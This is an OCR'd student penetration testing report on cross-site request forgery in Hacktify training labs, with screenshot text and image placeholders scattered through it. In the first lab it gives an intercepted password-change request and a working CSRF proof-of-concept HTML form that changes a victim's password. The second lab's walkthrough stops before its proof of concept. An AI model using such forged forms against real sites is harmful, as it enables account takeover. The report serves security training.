Penetration Testing Report

Full Name: BELKEBIR KAOUTHAR
Program: HCPT
Date:02/03/2024

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week {3} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {3} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	{CSRF}, { cors }

3. Summary

Outlined is a Black Box Application Security assessment for the **Week {3} Labs**.

Total number of Sub-labs: {15} Sub-lab

High	Medium	Low
{4}	{5}	{6}

High	-	**Number of Sub-labs with hard difficulty level**
Medium	-	**Number of Sub-labs with Medium difficulty leve**
Low	-	**Number of Sub-labs with Easy difficulty level**

1. {Cross-site request forgery}


1.1. {Eassyy CSRF}

Reference	Risk Rating
{ Eassyy CSRF }	**Low**
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php	
Consequences of not Fixing the Issue	
- Unauthorized actions - Data theft - Account compromised - Reputation damage - Financial losses	
Suggested Countermeasures	
- Implement security measures such as using : CSRF tokens Validate requests Secure coding practices Regular auditing Educate people about CSRF attacks - Avoid clicking on suspicious links	
References	

https://portswigger.net/web-security/csrf
https://owasp.org/www-community/attacks/csrf
https://www.invicti.com/learn/cross-site-request-forgery-csrf/


Proof of Concept

First I create two accounts one is victim and another is attacker.


Hacktify-/CSRF LAB 1.pdf at ma
New Tab
https://labs.hacktify.in/HTML/csrf_lab/lab_1/lab_1.php
HACKTIFY cybersecurity
Happy Hacking
Logout
Change Password
Activate Windows
Go to Settings to activate Windows.
Login - Google Chr...
14:10
05-03-2024

Welcome to Dashboard attacker account


© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Welcome to Dashboard Victim account

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

After this I login with attackers credentials into the attacker account Click on change password and provide a new password .



https://labs.hacktify.in/HTML/csrf_lab/la...

HACKTIFY cybersecurity

Change Password


New Password: •••

Confirm Password: •••

Submit

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Now intercepting the request on burp and generate the CSRF POC



https://hacktify.in/hacktify-csrf-poc-generator/


CSRF PoC Generator

REQUEST


```
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=111&newPassword2=111
```

CSRF PoC FORM

```
<html>
    <body>
        <form method="POST"
action="https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php">
            <input type="hidden" name="newPassword" value="222"/>
            <input type="hidden" name="newPassword2" value="222"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```


Hacktify CSRF PoC Generator
csrflab1-poc-.html
file:///C:/Users/DELL/Downloads/csrflab1-poc-.html
Submit
Activate Windows
Go to Settings to activate Windows.

After executing POC and try to login with old password and it give invalidpassword


Hacktify-/CSRF LAB 1.pdf at ma
Hacktify CSRF PoC Generator
labs.hacktify.in/HTML/csrf_lab/l
Not secure
https://labs.hacktify.in/HTML/csrf_lab/lab_1/login.php
OK
Activate Windows
Go to Settings to activate Windows.

labs.hacktify.in says

Are you sure, username/password was correct??

And after I tried to login into victim account with new password which use in html POC file, I logined successfully.


It means that lab1 is vulnerable to CSRF.


1.2. {Always Validate Tokens}

Reference	Risk Rating
{ Always Validate Tokens }	**Medium**
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php	
Consequences of not Fixing the Issue	
- Unauthorized actions - Data theft - Account compromised - Reputation damage - Financial losses	
Suggested Countermeasures	
- Implement security measures such as using : CSRF tokens Validate requests Secure coding practices Regular auditing Educate people about CSRF attacks - Avoid clicking on suspicious links	
References	
https://portswigger.net/web-security/csrf https://owasp.org/www-community/attacks/csrf https://www.invicti.com/learn/cross-site-request-forgery-csrf/	


Proof of Concept

First I create two account one is window and another one is linux.


https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php
New Tab
HACKTIFY cybersecurity
Happy Hacking
Logout
Welcome to Dashboard linux system
Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Activate Windows
Go to Settings to activate Windows.



https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php
New Tab
HACKTIFY cybersecurity
Happy Hacking
Logout
Welcome to Dashboard window system
Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Activate Windows
Go to Settings to activate Windows.

After this I login with linux credentials into the linux account
Click on change password and provide a new password .


New Tab
https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
HACKTIFY cybersecurity
Happy Hacking
Logout
Change Password
New Password:
Confirm Password:
Submit
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Activate Windows
Go to Settings to activate Windows.

